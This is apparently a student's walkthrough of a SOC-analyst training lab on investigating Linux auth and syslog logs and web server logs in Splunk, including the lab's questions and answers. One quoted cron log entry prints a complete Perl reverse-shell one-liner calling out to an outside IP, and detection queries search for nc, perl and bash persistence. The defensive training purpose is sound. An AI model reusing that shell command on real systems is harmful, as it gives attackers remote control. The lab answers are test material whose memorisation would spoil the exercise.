| > | 8/11/25 9:28:46.185 AM | 2025-08-11T09:28:46.185424+00:00 deceptipot-demo sshd[1794]: Failed password for ubuntu from 10.14.94.82 port 53563 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure   |
| > | 8/11/25 9:28:43.665 AM | 2025-08-11T09:28:43.665931+00:00 deceptipot-demo sshd[1793]: Failed password for ubuntu from 10.14.94.82 port 53562 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure   |

**Successful logins to ubuntu user from 10.14.94.82 IP**

**Failed logins to ubuntu user from 10.14.94.82 IP**

## Privilege Escalation behaviours

Attackers often need root access on a system to gain access to certain files and more. Let's see if, in our case, there are any signs of such activities.

**index= source="auth.log" \*su\***  
**| sort + \_time**

From the image below, it is clear that the attacker managed to gain access to the root account. How exactly this was achieved cannot be determined from auth.log alone; additional logs would be needed for that.

**New Search**

1 index=linux source=auth.log \*su\*  
2 | sort + \_time

✓ 12 events (before 8/11/25 1:06:45.000 PM) No Event Sampling

**Events (12)** Patterns Statistics Visualization

✓ Timeline format ✓ Format Show: 20 Per Page View: List

| i | Time                     | Event                                                                                                                                                                                               |
|---|--------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| > | 11/8/25 13:43:08.608 PM  | 2025-08-11T13:43:08.608290+00:00 deceptipot-demo sudo: ubuntu : TTY=pts/0 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/su host = ce-splunk source = auth.log sourcetype = linux_secure                    |
| > | 11/8/25 13:43:08.612 PM  | 2025-08-11T13:43:08.612300+00:00 deceptipot-demo sudo: pam_unix(sudo:session): session opened for user root(uid=0) by ubuntu(uid=1000) host = ce-splunk source = auth.log sourcetype = linux_secure |
| > | 11/08/25 13:43:08.618 PM | 2025-08-11T13:43:08.618727+00:00 deceptipot-demo su[1460]: (to root) root on pts/1 host = ce-splunk source = auth.log sourcetype = linux_secure                                                     |

**sudo su Command Execution**

**Successful Root Session Initiation**

**Confirmation of User Switch to Root**

## System Logs

System logs are another essential source of visibility. They capture events related to service activity, system restarts, and crons, all useful for identifying unusual system behaviour often linked to persistence or privilege escalation attempts.

## Persistence Mechanisms

We hope you still remember our case in this task about the threat actor who successfully switched from ubuntu to root.

In this scenario, syslog can also be useful, specifically for searching for activity related to persistence through cron jobs or services.

```
index=Linux sourcetype=syslog ("CRON" OR "cron")
| search ("python" OR "perl" OR "ruby" OR ".sh" OR "bash" OR "nc")
```

We detected three interesting events. First, we can see that a suspicious pnr5433sw.sh file from the /tmp folder is being executed via cron every 5 minutes. Next, there are clear signs of a Perl reverse shell attempting to establish a connection to 10.10.101.12 IP on port 9999.

The screenshot shows a Splunk search interface with the following search query:

```
1 index=linux sourcetype=syslog ("CRON" OR "cron")
2 | search ("python" OR "perl" OR "ruby" OR ".sh" OR "bash" OR "nc")
```

The search results show three events:

| Time                   | Event                                                                                                                                                                                                                                                                                                                |
|------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 8/11/25 1:55:01.150 PM | 2025-08-11T13:55:01.150052+00:00 deceptipot-demo CRON[2207]: (root) CMD (/usr/bin/perl -e 'use Socket;\$i="10.10.101.12";\$p=9999;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(\$,sockaddr_in(\$p,inet_aton(\$i)))(open(STDIN,">&5");open(STDOUT,">&5");open(STDERR,">&5");exec("/bin/sh -i"););') |
| 8/11/25 1:50:01.134 PM | 2025-08-11T13:50:01.134594+00:00 deceptipot-demo CRON[2016]: (root) CMD (/tmp/pnr5433sw.sh)                                                                                                                                                                                                                          |
| 8/11/25 1:45:01.124 PM | 2025-08-11T13:45:01.124151+00:00 deceptipot-demo CRON[2002]: (root) CMD (/tmp/pnr5433sw.sh)                                                                                                                                                                                                                          |

Annotations on the screenshot:

- A green box highlights the search query.
- A green box highlights the first event (perl reverse shell).
- A green box highlights the second and third events (suspicious file execution).
- A green arrow points from the second and third events to the first event, indicating a sequence of events.
- A green box labeled "Execution perl reverse shell" points to the first event.
- A green box labeled "Suspicious file execution" points to the second and third events.

As mentioned earlier, in addition to the core data sources, it's very common to see tools like **auditd** and **osquery** used in real-world environments. These tools fall outside the scope of this room, so if you're interested in learning more about them, feel free to explore other related rooms available on our platform.

## Practice Scenario

*You are an SOC Level 1 Analyst on shift and have received an alert indicating possible persistence through the creation of a new remote-ssh user on an Ubuntu server.*


*Your task is to dive into the logs and determine exactly what happened on the system.*

The logs for this task are located in the Splunk index task5. Use the following query:  
index=task5

## Answer the questions below

What was the timestamp of the remote-ssh account creation?

Answer Format Example: 2025-01-15 12:30:45



The screenshot shows a Splunk search interface. The search bar contains the query: `index=task5 source=auth.log "remote-ssh"`. Below the search bar, the results are displayed in a table. The table has columns: `_time`, `host`, `source`, `process`, and `user`. The first row of results is highlighted with a yellow box. A red arrow points to the `_time` field of this row, which contains the value `2025-08-12 09:52:57.200`. The `process` field of this row contains the value `useradd`, and the `user` field contains the value `remote-ssh`.

| _time                   | host      | source   | process | user       |
|-------------------------|-----------|----------|---------|------------|
| 2025-08-12 09:52:57.200 | ce-splunk | auth.log | useradd | remote-ssh |
| 2025-08-12 09:52:57.200 | ce-splunk | auth.log | useradd |            |

**Figure 5:** The Splunk result shows the useradd event for the remote-ssh account in auth.log, with the timestamp shown in the `_time` field.

### How I found it:

This task moved to Linux authentication logs, so I searched the task5 index for the remote-ssh account in auth.log. Since the question asked about account creation, I focused on events where the process was useradd.


The result showed that the remote-ssh account was created by the useradd process. The `_time` field showed the timestamp 2025-08-12 09:52:57.200, so I used 2025-08-12 09:52:57 in the required answer format.

### Query used:

```
index=task5 source="auth.log" "remote-ssh"  
| table _time host source process user
```

Answer: 2025-08-12 09:52:57

Which user successfully escalated their privileges to root prior to the action from the first question?



The screenshot shows a Splunk search interface with a query: `index=task5 source="auth.log" "remote-ssh" "sudo" process=sudo`. The results table has columns: i, Time, and Event. The event details show a sudo command executed by root on 8/12/25 at 9:52:57:170 AM. The command is `USER=root ; COMMAND=/usr/sbin/useradd remote-ssh` and the working directory is `/home/jack-brown`. The user `jack-brown` is highlighted in the event details.

| i | Time                      | Event                                                                                                                                                                                                                 |
|---|---------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| > | 8/12/25<br>9:52:57:170 AM | 2025-08-12T09:52:57.170059+00:00 deceptipot-demo sudo: root : TTY=pts/1 ; PWD=/home/jack-brown ; USER=root ; COMMAND=/usr/sbin/useradd remote-ssh<br>host = ce-splunk ; source = auth.log ; sourcetype = linux_secure |

**Figure 6:** The sudo log shows the useradd remote-ssh command being executed with root privileges, with /home/jack-brown visible in the event details.

### How I found it:

After finding that the remote-ssh account was created through the useradd process, I searched for sudo activity connected to that same account creation event. This helped narrow the results down to the exact command that created the account instead of reviewing all sudo activity.

The event showed that `/usr/sbin/useradd remote-ssh` was executed with root privileges. In the same log entry, the working directory was `/home/jack-brown`, which identified jack-brown as the user connected to the privilege escalation activity.

### Query used:

```
index=task5 source="auth.log" "remote-ssh" "sudo" process=sudo
```

Answer: jack-brown

From which IP address did the user from the previous question successfully log in to the system?

The screenshot shows a Splunk search interface. At the top, the search query is: `1 index=task5 source="auth.log" "jack-brown"`  
`2 | search "Accepted password"`  
Below the query, it indicates **1 event** (before 5/7/26 9:08:12.000 PM) with **No Event Sampling**. The **Events (1)** tab is selected. The event list shows a single entry for 8/12/25 at 9:51:29.693 AM. The event details are: `2025-08-12T09:51:29.693579+00:00 deceptipot-demo sshd[2595]: Accepted password for jack-brown from 10.14.94.82 port 54451 ssh2`. The fields `Accepted password`, `jack-brown`, and `10.14.94.82` are highlighted with red boxes, and a red arrow points to the IP address. The **SELECTED FIELDS** section on the left shows `a host 1` and `a source 1`.

| Time                   | Event                                                                                                                          |
|------------------------|--------------------------------------------------------------------------------------------------------------------------------|
| 8/12/25 9:51:29.693 AM | 2025-08-12T09:51:29.693579+00:00 deceptipot-demo sshd[2595]: Accepted password for jack-brown from 10.14.94.82 port 54451 ssh2 |

**Figure 7:** The SSH authentication log shows a successful login for jack-brown from source IP address 10.14.94.82.

### How I found it:

After identifying jack-brown as the user connected to the privilege escalation activity, I searched the Linux authentication logs for successful login events for that user.

The result showed an Accepted password SSH login for jack-brown. In the same event, the source IP address was shown as 10.14.94.82.

### Query used:

```
index=task5 source="auth.log" "jack-brown"
| search "Accepted password"
```

Answer: 10.14.94.82

How many failed login attempts occurred prior to this successful login?

The screenshot shows a Splunk search interface with the following query in the search bar: `index=task5 source="auth.log" "jack-brown" "Failed password" earliest="08/12/2025:00:00:00" latest="08/12/2025:09:51:29"`. Below the search bar, it indicates 5 events. The results table has columns for Time and Event. The events are as follows:

| Time                   | Event                                                                                                                                                                                                                     |
|------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 8/12/25 9:51:00.011 AM | 2025-08-12T09:51:00.011009+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2<br>host = ce-splunk source = auth.log sourcetype = linux_secure                              |
| 8/12/25 9:50:59.510 AM | 2025-08-12T09:50:59.510491+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2<br>host = ce-splunk source = auth.log sourcetype = linux_secure                              |
| 8/12/25 9:50:48.028 AM | 2025-08-12T09:50:48.028888+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2<br>host = ce-splunk source = auth.log sourcetype = linux_secure                              |
| 8/12/25 9:50:36.499 AM | 2025-08-12T09:50:36.499410+00:00 deceptipot-demo sshd[2563]: message repeated 2 times: [ Failed password for jack-brown from 10.14.94.82 port 54445 ssh2]<br>host = ce-splunk source = auth.log sourcetype = linux_secure |
| 8/12/25 9:50:27.269 AM | 2025-08-12T09:50:27.269171+00:00 deceptipot-demo sshd[2563]: Failed password for jack-brown from 10.14.94.82 port 54445 ssh2<br>host = ce-splunk source = auth.log sourcetype = linux_secure                              |

**Figure 8:** The Splunk results show failed SSH login attempts for jack-brown before the successful login. The message repeated 2 times entry was reviewed but not counted as a separate normal failed login event.

## How I found it:

I searched the Linux authentication logs for failed password attempts for jack-brown before the successful SSH login. The search returned several failed login entries from the same source IP address.

One of the results was a message repeated 2 times entry. Since this was a syslog repeat/compression message rather than a normal individual failed login event, I did not count it as a separate failed login attempt for the room answer.

After counting only the actual failed password events before the successful login, there were 4 failed login attempts.

## Query used:

```
index=task5 source="auth.log" "jack-brown" "Failed password"
earliest="08/12/2025:00:00:00" latest="08/12/2025:09:51:29"
```

Answer: 4



Which port is the persistence mechanism configured to connect to?



**Figure 9:** The syslog result shows a root cron job running a Python reverse shell command configured to connect to port 7654.

## How I found it:

Since the question asked about a persistence mechanism on Linux, I searched the syslog source for cron-related activity. Cron jobs are commonly used for persistence because they can run commands automatically at scheduled times.

The search returned a suspicious cron command running as root. The command used Python to create a socket connection to 10.10.33.31 on port 7654, then launched `/bin/sh`. This shows the persistence mechanism was configured to connect to port 7654.

## Query used:

`index=task5 source="syslog" ("CRON" OR "cron")`

Answer: 7654

## Task 6 – Web Application Logs

Other important data sources for analysis include the Web. Let's discuss them in more detail.

### Web Log Sources

Almost every organisation has its own website and therefore a web server running it. Logs from these web servers are collected from Apache, Nginx, and other resources.

The most useful for analysis are the **access logs**, where you can detect requests to website resources. These logs often contain signs of malicious activity, such as scanning, DDOS attempts, various web-based attacks, and web shells. In addition, error logs can provide valuable insight, helping you understand possible failures or issues.

Let's explore how different types of malicious activity can be detected using web access logs.

### Brute Force Activity


Imagine you are a SOC L1 analyst on shift, and you've just received an alert about a possible brute-force attack targeting a WordPress login page. To investigate, we recommend starting by identifying the login page URL (e.g., /wp-login.php) and filtering for POST requests. Brute-force activity involves many repeated attempts, so set a threshold like count > 25 during 5 mins. Group the results by clientip to pinpoint the source of the activity. Other fields, such as user-agent, can also provide useful context. Below is the ready query.

```

index=* method=POST uri_path="/wp-login.php"
| bin _time span=5m
| stats values(referer_domain) as referer_domain values(status) as status
  values(useragent) as UserAgent values(uri_path) as uri_path count by clientip _time
| where count > 25
| table referer_domain clientip UserAgent uri_path count status

```

As a result, we can detect that in our example, the IP address 167.172.41.141 made as many as 160 requests to the wp-login.php page. Interestingly, the User-Agent string shows Hydra, a popular tool often used by attackers to perform brute-force attacks.



## Possible Web Shell

Shortly after, you receive a second alert about possible web shell activity during your shift. To investigate potential web shell activity in Splunk, search for requests to script or executable file types such as .php, .asp, .jsp, or .exe, combined with POST and GET methods and a status=200 response. Web shells often generate a few suspicious requests in a short time frame, so set a threshold such as count > 2. Group the results by domain to identify patterns and review fields like clientip and user-agent for attacker fingerprints. Below is the ready query.

```

index=*
| search status=200 AND uri_path IN(*.php, *.phtm, *.asp, *.aspx, *.jsp, *.exe) AND (method=POST AND method=GET)
| stats values(status) as status values(useragent) as UserAgent values(method) as method
  values(uri) as uri values(clientip) as clientip count by referer_domain
| where count > 2
| table referer_domain count method status clientip UserAgent uri

```

As you can see in the results, we detect a variety of different URIs, but what caught our attention the most was 505.php, which could be a web shell. This means we need to take a closer look at it in more detail.

The screenshot shows the Splunk Search interface. At the top, a search query is entered in the 'New Search' bar:

```
1 index=*
2 | search status=200 AND uri_path IN(*.php, *.phtml, *.asp, *.aspx, *.jsp, *.exe) AND (method=POST AND method=GET)
3 | stats values(status) as status values(useragent) as UserAgent values(method) as method values(uri) as uri values(clientip) as clientip count by referer_domain
4 | where count > 2
5 | table referer_domain count method status clientip UserAgent uri
```

Below the query, the results are displayed in a table. The table has columns: referer\_domain, count, method, status, clientip, UserAgent, and uri. The first row of results is highlighted with yellow boxes and numbered 1 through 5:

| referer_domain                 | count | method | status | clientip       | UserAgent                                                                                                       | uri                      |
|--------------------------------|-------|--------|--------|----------------|-----------------------------------------------------------------------------------------------------------------|--------------------------|
| http://demo-web.deceptitech.th | 14    | GET    | 200    | 167.172.41.141 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 | /wp-admin/admin-ajax.php |

Annotations on the screenshot include:

- 1. Target Domain: points to the referer\_domain column.
- 2. Upload and Access to Web Shell: points to the method column.
- 3. Successful Exploitation: points to the status column.
- 4. Attacker IP: points to the clientip column.
- 5. Potential Web Shell: points to the uri column.

## DDoS Activity

Your shift is almost over, but don't rush to close your laptop just yet, a new alert has just come in, likely the last one for today, about a possible DDoS attack. When checking for signs of a potential DDoS in Splunk, look for status code 503, which can mean the server is overloaded. Review for huge request counts in a short time, for example, more than 100 000 in 10 minutes filtered by IPs. Review the targeted domain, which user-agent was used, and the URI path to spot patterns or attacker fingerprints. Below is the ready query.

```
index=* status=503
| bin_time span=10m
| stats values(referer_domain) as referer_domain values(status) as status values(useragent) as UserAgent
values(uri_path) as uri_path count by clientip_time
| where count > 100000
| table_time referer_domain clientip UserAgent uri_path count status
```

And from this example, we can see that the resource was unavailable for the last 10 minutes and received more than 1.5 million requests, which confirms a possible DDoS attack.

New Search Save As Create Table View Close

```

1 index=* status=503
2 | bin _time span=10m
3 | stats values(referer_domain) as referer_domain values(status) as status values(useragent) as UserAgent values(uri_path) as uri_path count by clientip _time
4 | where count > 100000
5 | table _time referer_domain clientip UserAgent uri_path count status

```

✓ 1765443 events (before 8/11/25 8:46:00.000 AM) No Event Sampling Job II → 🔍 📄 🗨 Verbose Mode

Events (1765443) Patterns **Statistics (3)** Visualization

Show: 20 Per Page Format Preview: On

| _time               | referer_domain                  | clientip       | UserAgent                                                                                                       | uri_path                                                                                                                                                                                                | count   | status |
|---------------------|---------------------------------|----------------|-----------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------|--------|
| 2025-06-27 21:20:00 | http://demo-web.deceptitech.thm | 167.172.41.141 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 | /wp-admin/<br>/wp-admin/admin-ajax.php<br>/wp-admin/images/wordpress-logo.svg<br>/wp-admin/load-scripts.php<br>/wp-admin/load-styles.php<br>/wp-admin/theme-editor.php<br>/wp-corn.php<br>/wp-login.php | 1645433 | 503    |

1. Domain Under DDoS Attack

2. One of the DDoS IPs

3. Target URI Paths

4. Requests Count

5. Service Unavailable

## Practice Scenario

*You are an SOC Level 1 Analyst on shift and have received an alert indicating a spike in activity on the organisation's web server. Your task is to dive into the logs and determine exactly what happened.*

The logs for this task are located in the Splunk index task6. Use the following query:  
index=task6

## Answer the questions below

Which URI path had the highest number of requests?

### How I found it:

I searched the web logs for successful POST requests to common dynamic web paths, including PHP and other script-based extensions. I then grouped the results by referrer domain and counted the number of matching requests.

The result with the highest count showed 585 requests linked to WordPress login activity. The URI field showed /wp-login.php, which was the path with the highest number of requests.

### Query used:

index=task6

| search status=200 AND uri\_path IN(\*.php, \*.phtm, \*.asp, \*.aspx, \*.jsp, \*.exe) AND (method=POST AND method=GET)

| stats values(status) as status values(useragent) as UserAgent values(method) as method values(uri) as uri values(clientip) as clientip count by referer\_domain

| where count > 2

| table referer\_domain count method status clientip UserAgent uri

The screenshot shows the Splunk search interface. At the top, the search query is entered in the search bar. Below the search bar, the results are displayed in a table. The table has columns for referer\_domain, count, method, status, clientip, UserAgent, and uri. The first row shows a high count of 585 for the uri /wp-login.php, which is highlighted with a red box and a red arrow. The second row shows a count of 6 for the uri /wp-admin/admin-ajax.php.

| referer_domain                 | count | method | status | clientip       | UserAgent                                                                                                       | uri                      |
|--------------------------------|-------|--------|--------|----------------|-----------------------------------------------------------------------------------------------------------------|--------------------------|
| http://10.10.28.135            | 585   | POST   | 200    | 10.10.243.134  | WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)                                                  | /wp-login.php            |
| http://demo-web.deceptitech.th | 6     | POST   | 200    | 167.172.41.141 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 | /wp-admin/admin-ajax.php |

**Figure 10:** The Splunk results show a high number of POST requests to WordPress-related paths, with /wp-login.php appearing in the URI field and the highest request count shown as 585.

Answer: /wp-login.php

Which IP address was the source of the activity?

```
1 index=*
2 | search status=200 AND uri_path IN(*.php, *.phtml, *.asp, *.aspx, *.jsp, *.exe) AND (method=POST AND method=POST)
3 | stats values(status) as status values(useragent) as UserAgent values(method) as method values(uri) as uri values(clientip) as clientip count by referer_domain
4 | where count > 2
5 | table referer_domain count method status clientip UserAgent uri
```

| referer_domain                          | count | method | status | clientip       | UserAgent                                                                                                       | uri                                       |
|-----------------------------------------|-------|--------|--------|----------------|-----------------------------------------------------------------------------------------------------------------|-------------------------------------------|
| http://10.10.28.135                     | 585   | POST   | 200    | 10.10.243.134  | WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)                                                  | /wp-login.php                             |
| http://demo-web.deceptivetechnology.com | 6     | POST   | 200    | 167.172.41.141 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.8.0 Safari/537.36 | /wp-admin/admin-ajax.php<br>/wp-login.php |

**Figure 11:** The Splunk result shows 585 POST requests to /wp-login.php, with 10.10.243.134 listed as the source IP address in the clientip field.

### How I found it:

I used the same web log results from the previous question. After identifying /wp-login.php as the URI path with the highest number of requests, I checked the clientip field for that same row.

The row with 585 POST requests showed the source IP address as 10.10.243.134.

### Query used:

index=task6

```
| search status=200 AND uri_path IN(*.php, *.phtml, *.asp, *.aspx, *.jsp, *.exe) AND (method=POST AND method=POST)
```

```
| stats values(status) as status values(useragent) as UserAgent values(method) as method values(uri) as uri values(clientip) as clientip count by referer_domain
```

```
| where count > 2
```

```
| table referer_domain count method status clientip UserAgent uri
```

Answer: 10.10.243.134

How can this activity be classified?

```
1 index=task6
2 | search status=200 AND uri_path IN(*.php, *.phtml, *.asp, *.aspx, *.jsp, *.exe) AND (method=POST AND method=POST)
3 | stats values(status) as status values(useragent) as UserAgent values(method) as method values(uri) as uri values(clientip) as clientip count by referer_domain
4 | where count > 2
5 | table referer_domain count method status clientip UserAgent uri
```

| referer_domain                          | count | method | status | clientip       | UserAgent                                                                                                       | uri                                       |
|-----------------------------------------|-------|--------|--------|----------------|-----------------------------------------------------------------------------------------------------------------|-------------------------------------------|
| http://10.10.28.135                     | 585   | POST   | 200    | 10.10.243.134  | WPScan v1.8.28 (https://wpscan.com/wordpress-security-scanner)                                                  | /wp-login.php<br>/xmlrpc.php              |
| http://demo-web.deceptivetechnology.com | 6     | POST   | 200    | 167.172.41.141 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.8.0 Safari/537.36 | /wp-admin/admin-ajax.php<br>/wp-login.php |

**Figure 12:** The Splunk result shows repeated POST requests to the WordPress login path /wp-login.php from 10.10.243.134, with the UserAgent showing WPScan activity.

### How I found it:

The web log results showed a high number of POST requests to /wp-login.php from the same source IP address, 10.10.243.134. Since /wp-login.php is the WordPress login page, repeated POST requests to this path usually indicate repeated login attempts.

The UserAgent field also showed WPScan, which is a tool commonly used to scan WordPress sites. Based on the repeated login requests and the WordPress scanning tool, I classified the activity as a brute-force attack.

Query used:

index=task6

```
| search status=200 AND uri_path IN(*.php, *.phtml, *.asp, *.aspx, *.jsp, *.exe) AND (method=POST AND method=POST)
```

```
| stats values(status) as status values(useragent) as UserAgent values(method) as method values(uri) as uri values(clientip) as clientip count by referer_domain
```

```
| where count > 2
```

```
| table referer_domain count method status clientip UserAgent uri
```

Answer: Brute Force



Which tool did the threat actor use?

## How I found it:

This was identified from the same result as the previous question. The UserAgent field showed WPScan v3.8.28, which confirms the tool used by the threat actor.



```
1 index**
2 | search status=200 AND uri_path IN(*.php, *.phtml, *.asp, *.aspx, *.jsp, *.exe) AND (method=POST AND method=POST)
3 | stats values(status) as status values(useragent) as UserAgent values(method) as method values(uri) as uri values(clientip) as clientip count by referer_domain
4 | where count > 2
5 | table referer_domain count method status clientip UserAgent uri
```

✓ 756 events (before 5/8/26 7:33:36.000 PM) No Event Sampling

Events Patterns **Statistics (2)** Visualization

Show: 20 Per Page Format Preview: On

| referer_domain                  | count | method | status | clientip       | UserAgent                                                                                                       | uri                                       |
|---------------------------------|-------|--------|--------|----------------|-----------------------------------------------------------------------------------------------------------------|-------------------------------------------|
| http://10.10.28.135             | 585   | POST   | 200    | 10.10.243.134  | WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)                                                  | /wp-login.php<br>/wp-xmlrpc.php           |
| http://demo-web.deceptitech.thm | 6     | POST   | 200    | 167.172.41.141 | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 | /wp-admin/admin-ajax.php<br>/wp-login.php |

**Figure 13:** The UserAgent field identifies the tool as WPScan.

Answer: WPScan